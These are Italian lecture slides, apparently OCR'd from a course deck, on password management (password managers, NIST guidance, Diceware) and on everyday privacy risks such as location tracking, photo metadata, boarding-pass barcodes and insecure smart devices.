Verificate la vostra resistenza al phishing: https://www.opendns.com/phishing-quiz/

La gestione delle password



L’uomo che ha consentito il maggior numero di furti di password: Spencer Silver, l’inventore dei Post-it (RIP 2021)

La gestione delle password

Le password:


- Sono tante
- Non debbono essere ripetute
- Vanno conservate
- Andrebbero cambiate (NO! NO! NO!)
- Debbono essere difficili da indovinare

- Dobbiamo ricordare tante password (non usate la stessa in tutti i siti, vero?)
- Se vi beccano quella di un sito debole siete finiti (oppure se vi beccano quella del “recupera la tua password”)
- Non le scrivete su un foglietto giallo o sotto la tastiera vero? Dove le conservate?
- Aveva senso una volta, ora non ha più senso, anzi induce confusione e abbassa la sicurezza. Vedi anche: https://www.schneier.com/blog/archives/2016/08/frequent_passwo.html

- No il nome del cane/gatto/figlio/moglie ovviamente

La gestione delle password


I foglietti gialli causa di allarmi nucleari



Gestisci gli allarmi nucleari degli USA nelle Hawaii, vieni intervistato e sui giornali di tutto il mondo si vede la tua password.

http://uk.businessinsider.com/hawaii-emergency-agency-password-discovered-in-photo-sparks-security-criticism-2018-1?IR=T

La gestione delle password



.....

La gestione delle password

Approfondimento Governo

Governo, Draghi invita Salvini alla prudenza sul coronavirus. E circola l'ipotesi di nuove strette

23 FEBBRAIO 2021

.....

La gestione delle password

Una soluzione: Password manager

(in ordine casuale)

- KeePass (Open source) KeepassXC
- 1Password (Cloud)
- LastPASS (Cloud)
- BitWarden (Open source)
- DashLane (Cloud)
- ecc.

Ovviamente se vi perdete la master password siete finiti!

https://en.wikipedia.org/wiki/Comparison_of_password_managers

https://en.wikipedia.org/wiki/List_of_password_managers

Possono essere in locale oppure nel cloud, alcuni esempi:

http://keepass.info/
https://keepassxc.org/
https://bitwarden.com/
https://1password.com/
https://www.lastpass.com
https://www.dashlane.com/

La gestione delle password


	Built in			Stand alone					
					Commercial			Open Source	
	Chrome	Edge	Keychain (Safari)	1Password	Dashlane	Keeper	LastPass	KeePass	PasswordSafe
Generates passwords for you	✔	✘	✔	✔	✔	✔	✔	✔	✔
Verifies that site isn't impostor	✔	✔	✔	✔	✔	✔	✔	✔[1]	✘
Identifies re-used passwords	✘	✘	✔	✔	✔	✔	✔	✔[1]	✘
Blinded to customer support	✘	✘	✔	✔	✔	✔	✔	✔	✔
Recovery via physical object	✔	✔	✘	✔	✘	✘	✘	✘	✔
Recovery via trustee	✘	✘	✘	✘	✔	✔	✔	✘	✘
Published security architecture	✘	✘	✘	✔	✔	✔	✔	✔	✔

Tabella riassuntiva dei principali password manager

Video pubblicità password manager
https://www.youtube.com/watch?v=B5lslSPfhkg

La gestione delle password

Altra soluzione



Perchè no, se lo tenete in cassaforte…
(non è proprio comodo).
https://www.amazon.com/Personal-Internet-Address-Password-Book/dp/1441303251

La gestione delle password


Ma se invece voglio avere una password sicura e memorizzabile? (master password ad esempio)

Almeno la master password però debbo ricordarmela e deve essere sicura.

Siamo certi che maiuscole/minuscole/caratterispeciali/numeri servano davvero?

La gestione delle password

Il falso mito delle password complesse



http://xkcd.com/936/
Vedi anche questo video:
https://www.youtube.com/watch?v=0SkdP36wiAU
Lo ha ammesso anche il suo creatore:
https://www.wsj.com/articles/the-man-who-wrote-those-password-rules-has-a-new-tip-n3v-r-m1-d-1502124118

Anche il NIST lo ha tolto come requisito.

La gestione delle password

Esempio:

- Password di tre caratteri lettere o numeri = 42.875
- Se impongo almeno una lettera e un numero = 26.250
- Risparmio il 40% del tempo

Disposizioni con ripetizione

il numero delle possibili sequenze di k oggetti estratti dagli elementi di un insieme di n oggetti, ognuno dei quali può essere preso più volte = n elevato alla k

password di tre caratteri lettere o numeri
25+10 oggetti = n = 35
k=3
disposizioni = 42.875

almeno una lettera e un numero
42.875 - (password di sole lettere 25 alla 3) - (password di soli numeri 10 alla 3)
42.875 - 15.625 -1000 = 26.250 = 40% di tempo in meno attacco a forza bruta

La gestione delle password

Nuove regole del NIST

- Chiedere di cambiare password ogni x mesi è dannoso, cambiare solo se compromessa
- Le regole per password complesse sono dannose
- Minimo 8 caratteri, massimo 64, consigliati 32
- Accettare tutti i caratteri (speciali, spazi ecc.)
- No alle domande di recupero della password (facilmente attaccabili)
- Sì al copia-incolla e alla visualizzazione della password
- Autenticazione a due fattori, meglio con app (no token, no SMS)
- Memorizzazione con hash+salt+iterazioni (PBKDF2 con 10.000 iterazioni)

National Institute of Standards and Technology

https://www.cybersecurity360.it/soluzioni-aziendali/sicurezza-delle-password-le-nuove-regole-del-nist-per-renderle-inattaccabili/

https://pages.nist.gov/800-63-3/sp800-63-3.html

La gestione delle password

Meglio se non contiene un segreto personale
Non deve dire la verità
Non deve avere senso
Non deve essere prevedibile
Le sostituzioni ovvie sono ovvie

E allora giochiamocela ai dadi!

- “amo Maria” ma mia moglie si chiama Giovanna
- Esiste una verità e tante bugie
- Per ogni frase sensata ne esistono di più senza senso
- “e poi ci troveremo come le ...”
- “s1cur0” non è più sicuro di “sicuro”

Diceware.
https://blog.agilebits.com/2011/06/21/toward-better-master-passwords/

*"'Source:'" Alexander Dreyer Two dices, all combination of eyes. Photographed by myself. {{self2|GFDL|cc-by-2.5}}

La gestione delle password

1) Lancio 5 dadi
2) Guardo la parola corrispondente nella tabella
3) Ripeto 4-5 volte
4) Costruisco una frase/immagine con le parole ottenute
5) (opzionale) sostituisco una delle parole con una mia personale (caratteri speciali ecc.)

4 parole + personale = 74 bit entropia
(500 Milioni anni a 1 milione tentativi/sec)

Diceware.
http://world.std.com/~reinhold/diceware.html
https://en.wikipedia.org/wiki/Diceware

Se interessa il calcolo dell'entropia e la matematica che c'è dietro:
https://blog.agilebits.com/2011/08/10/better-master-passwords-the-geek-edition/

La gestione delle password

One Time Password (password usa e getta)

OTP https://en.wikipedia.org/wiki/One-time_password
Con “token” fisico oppure con app su dispositivo.
Scomode, costose, deve essere un algoritmo veramente casuale
Problema allineamento dei clock (dispositivo-server, app-server, esempio token cambia ogni 60 secondi, deriva annua 15 secondi, ogni 4 anni debbo cambiare dispositivo)
Attacco DOS con ripetuti errori di chiave.
Attacco di Social Engineering per farsi sostituire la chiave.
2FA con SMS si attacca facendosi cambiare la SIM da un negozio compiacente/ingannato.
In via di dismissione da parte delle banche

La gestione delle password

Dispositivi HW o app

Ad esempio https://www.yubico.com
Bisogna averne almeno una di riserva.
Forte come il suo sistema di backup (“se hai perso la chiave ti faccio una domanda di recupero della password”)

Ad esempio Google Authenticator
Sostituisce chiavetta ed SMS, più affidabile se non perdo il telefono (che deve avere il pin ed essere cifrato ovviamente...)

Privacy

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Privacy

- Privacy
- Le mie informazioni online
- Cookie e altri strumenti di profilazione

..

Privacy

Sicurezza: cose fatte contro la mia volontà

Privacy: azioni che eludono la mia volontà

Reputazione online: cose che succedono secondo la mia volontà involontaria. (Se è volontà volontaria si chiama “branding”)

Sono temi strettamente collegati!

Privacy

Come si definisce?

“La privacy delle persone è minata da recenti innovazioni e metodi commerciali, fotografie istantanee e molteplici strumenti tecnologici”

.

Come si definisce il concetto di riservatezza/privacy?

Privacy


Come si definisce?

“La privacy delle persone è minata
da recenti innovazioni e metodi
commerciali, fotografie istantanee e
molteplici strumenti tecnologici”
Harward Law Review 1890

.

Come si definisce il concetto di riservatezza/privacy?

Privacy




E’ un concetto che muta nello spazio e nel tempo, con i rapidi tempi di evoluzione attuali la percezione di riservatezza muta a grande velocità.

Quindi?

Privacy

Come si definisce?



Normativa

(dallo Jus Solitudinis al GDPR)

Quindi serve una normativa specifica che tuteli la persona e i suoi dati. Non si può fare affidamento sulla sensibilità personale e sul senso comune.

Primi approcci giuridici 1890:

"The Right to Privacy" (4 Harvard L.R. 193 (Dec. 15, 1890))

https://en.wikipedia.org/wiki/The_Right_to_Privacy_(article)

A law review article written by Samuel Warren and Louis Brandeis, and published in the 1890 Harvard Law Review. It is "one of the most influential essays in the history of American law" and is widely regarded as the first publication in the United States to advocate a right to privacy,articulating that right primarily as a **"right to be let alone"**.

https://www.youtube.com/watch?v=4VZuYCi4ZO8

Privacy

Rimangono vigenti gli argomenti esclusivi della 196/03 o i provvedimenti emessi dal garante della privacy a sua integrazione.
Non sono decaduti quindi i provvedimenti sugli amministratori di sistema, sulla videosorveglianza, la 192/11 sul tracciamento delle banche, i regolamenti sul fascicolo sanitario eccetera.
Il regolamento europeo è legge ma i singoli stati membri possono introdurre integrazioni nazionali, che ovviamente non siano in contrasto con il regolamento stesso. Legge di armonizzazione italiana 101/18

Le mie informazioni online


Ma come finiscono online le mie informazioni?

.

Le mie informazioni online, come ci arrivano?

Le mie informazioni online

Il tuo telefono fa la spia (e racconta dove sei stato)



Il telefono ogni tanto esegue una “probe request” cercando le reti wifi che già conosce per collegarsi.
https://www.crc.id.au/tracking-people-via-wifi-even-when-not-connected/

Dal nome delle reti si ricostruisce la storia del telefono (Starbucks, McDonald ecc.) e si può risalire all’abitazione del proprietario con siti come WIGLE https://wigle.net/

Raccolta dati tramite Wardriving
https://en.wikipedia.org/wiki/Wardriving
(o tramite Google ….)

Le mie informazioni online

Anche indoor (meglio con il BT)

TODAY'S TOP STORIES

Virtual beacons challenge Wi-Fi for in-building, location-based supremacy

Bluetooth Low Energy (BLE) beacons from Mist Systems and Cisco could revolutionize the consumer experience in retail, healthcare, hospitality.

By Craig Mathias
Principal, Network World | MAR 27, 2017 3:00 AM PT

Possibilità di tracciare utente indoor tramite wifi (“new Wi-Fi positioning standard, 802.11az, is now under development, promising improved accuracy and perhaps even introducing the possibility of a Wi-Fi positioning ecosystem”) con precisione di un metro. Già in uso anonimizzato in aeroporti.

Es. supermercato ti manda offerte in base allo scaffale.

Ulteriori sviluppi usando Bluetooth che consuma meno, costa meno ed è più preciso. Virtual Beacon.

Un incrocio fra i due: https://www.mist.com/

http://www.networkworld.com/article/3183581/mobile-wireless/virtual-beacons-challenge-wi-fi-for-in-building-location-based-supremacy.html

Le mie informazioni online


 12

Il supermercato che ti segue mentre fai la spesa (esiste già).

GDPR e leggi ad hoc cercano di proteggerti, dovresti essere informato se un negozio traccia i tuoi spostamenti/attività.

https://www.wired.com/story/stores-must-tell-you-how-theyre-tracking/

Le mie informazioni online



Massimo Carnevali - Licenza Creative Commons 4.0: Attribuzione-Condividi allo stesso modo 13

In aeroporto esiste già.
Www.labs.it
Ovviamente è anonimizzato ma è solo un tema giuridico, tecnicamente si potrebbe inseguire la singola persona.
Loro non lo fanno, i cattivi invece?

Le mie informazioni online

Anche mentre guardiamo una vetrina

Le mie informazioni online

Le tue fotografie fanno la spia

GPS information:	
GPSVersionID	2.2.0.0
GPSLatitudeRef	N
GPSLatitude	39 54 56 (39.915556)
GPSLongitudeRef	E
GPSLongitude	116 23 27 (116.390833)

Se attivo i servizi di geolocalizzazione sullo smartphone anche le fotografie registrano la posizione.

EXIF (visualizzabile ad esempio con Irfanview http://www.irfanview.com/ o con servizi online)

Data, ora, tipo fotocamera ma anche coordinate GPS.

I social DOVREBBERO filtrare questo dato in fase di caricamento.

Tool per estrarre dati dalle immagini e per analizzarle (se modificate con photoshop ecc.)

http://www.getghiro.org/

Le mie informazioni online

La tua carta d'imbarco fa la spia

Nel codice a barre bidimensionale ci può essere nome, cognome, indirizzo, telefono, carta di credito, utente del sito della compagnia aerea ecc.

Mai mettere la foto su internet, non buttarlo via integro.

Si trovano su Instagram/twitter

https://krebsonsecurity.com/2015/10/whats-in-a-boarding-pass-barcode-a-lot/


https://null-byte.wonderhowto.com/how-to/hackers-use-hidden-data-airline-boarding-passes-hack-flights-0180728/

Poi ci sono i geni assoluti….

https://twitter.com/needadebitcard

Le mie informazioni online

Spegnere il GPS non (sempre) aiuta



Anche con il GPS spento il telefono conosce il nostro fuso orario, misura pressione barometrica (e la confronta con i dati meteo in tempo reale, deduce l'altitudine), campo elettromagnetico, la velocità a cui ci stiamo muovendo (piedi, auto ecc.), le curve che facciamo (e le confronta con le mappe) ecc.


E' dimostrato che ci può trovare in poche decine di minuti.

http://ieeexplore.ieee.org/document/8038870/

https://www.schneier.com/blog/archives/2017/12/tracking_people_5.html

Le mie informazioni online

Spie insospettabili in casa



Roomba's Next Big Step Is Selling Maps of Your Home to the Highest Bidder

Rhett Jones
7/24/17 2:05pm • Filed to: INTERNET OF THINGS

213

https://gizmodo.com/roombas-next-big-step-is-selling-maps-of-your-home-to-t-1797187829

Poi smentito, poi ritrattato, poi “chiederemo il consenso al proprietario”, poi apparentemente chiuso il progetto. Ci crediamo?

Poi c’è anche la versione con microfono e telecamera attaccabile da remoto

https://gizmodo.com/hack-can-turn-robotic-vacuum-into-creepy-rolling-survei-1827726378

Ricordiamoci che Irobot produce anche robot per l’esercito tipo Irobot 710 Warrior

https://en.wikipedia.org/wiki/IRobot_Warrior

Le mie informazioni online

Wearable come nuova frontiera

European Commission orders mass recall of creepy, leaky child-tracking smartwatch

Hackers can talk to and locate the wearer, warns notice

I fitness tracker come nuova frontiera: GPS, condizioni fisiche, microfono, altoparlante ecc.

Wearable attaccabili, “Io faccio indossare al bambino così so dove si trova”

Basso costo= bassa sicurezza

https://www.theregister.co.uk/2019/02/04/european_commission_security_risks_kids_smartwatch


Le mie informazioni online

Militari che espongono la posizione

Fitness app Strava lights up staff at military bases

29 January 2018

Military And Intelligence Personnel Can Be Tracked With The Untappd Beer App



Tramite Strava si trovano i percorsi di allenamento dei militari nelle basi ma anche quelli di ronda fuori dalle basi. Siti sotto copertura scoperti incrociando i dati.

https://www.bbc.com/news/technology-42853072

Anche Polar ha fatto beccare militari fuori servizio con l'indirizzo della casa

https://www.bellingcat.com/resources/articles/2018/07/08/strava-polar-revealing-homes-soldiers-spies/

Trovi un centro di controllo segreto poi trovi gli altri

https://www.thedailybeast.com/strava-fitness-tracker-app-exposes-taiwans-missile-command-center

Condividi online la birra che stai bevendo

https://www.bellingcat.com/news/2020/05/18/military-and-intelligence-personnel-can-be-tracked-with-the-untappd-beer-app/

Le mie informazioni online

Spie insospettabili in casa

La bambola Cayla ritirata in quanto bucabile tramite bluetooth

https://www.cnet.com/news/parents-told-to-destroy-connected-dolls-over-hacking-fears/

Le registrazioni dell'orsacchiotto Cloudpets diffuse su internet

http://money.cnn.com/2017/02/27/technology/cloudpets-data-leak-voices-photos/index.html

Le mie informazioni online

Suits allege Amazon's Alexa violates laws by recording children's voices without consent

June 12, 2019 at 11:38 am | *Updated June 13, 2019 at 3:59 am*

Assistenti vocali la nuova frontiera?
https://www.seattletimes.com/business/amazon/suit-alleges-amazons-alexa-violates-laws-by-recording-childrens-voices-without-consent/

I dipendenti di Amazon ascoltavano le registrazioni di Alexa "per migliorare l'algoritmo di riconoscimento vocale"

Le mie informazioni online

SMART SPIES —

Alexa and Google Home abused to eavesdrop and phish passwords

Amazon- and Google-approved apps turned both voice-controlled devices into "smart spies."

DAN GOODIN - 10/21/2019, 1:05 AM

Assistenti vocali la nuova frontiera?
https://arstechnica.com/information-technology/2019/10/alexa-and-google-home-abused-to-eavesdrop-and-phish-passwords/

Le mie informazioni online

Sicuri di volere tutta questa tecnologia in casa?

Santa hacker speaks to girl via smart camera

12 December 2019


Smart camera and baby monitor warning given by UK's cyber-defender

3 March 2020 Share

Assistenti vocali la nuova frontiera?
Tutte le tecnologie che ci portiamo in casa sono sicure?
https://www.bbc.com/news/technology-50760103

https://www.bbc.com/news/technology-51706631

